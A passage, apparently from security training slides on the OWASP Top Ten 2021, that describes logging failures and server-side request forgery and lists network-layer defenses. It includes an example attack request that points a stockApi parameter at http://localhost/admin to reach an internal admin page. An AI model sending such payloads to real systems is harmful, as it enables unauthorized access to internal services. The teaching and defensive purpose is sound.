9. Security Logging and Monitoring Failures (A09:2021) Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allow attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.



10. Server-Side Request Forgery (SSRF) (A10:2021) SSRF flaws occur when a web application is fetching a remote resource without validating the user-supplied URL. Even if the application doesn't return the response to the user, an attacker can still find the HTTP response by analyzing how long it takes to get an answer.

Exploiting Regular / In-Band SSRF

Request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-
form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop
.net:8080/product/stock/check%3Fpr
oductId%3D6%26storeId%3D1
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/plain;
charset=utf-8
Connection: close
Content-Length: 3

506
```


Exploiting Regular / In-Band SSRF

Request:


```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-
form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

Response:




Types of SSRF



Preventing SSRF Vulnerabilities

Defense in depth approach:

- Application Layer defenses
- Network Layer Defenses



Network Layer Defenses

- Segment remote resource access functionality in separate networks to reduce the impact of SSRF
- Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic

OWASP Top Ten 2017 vs. 2021

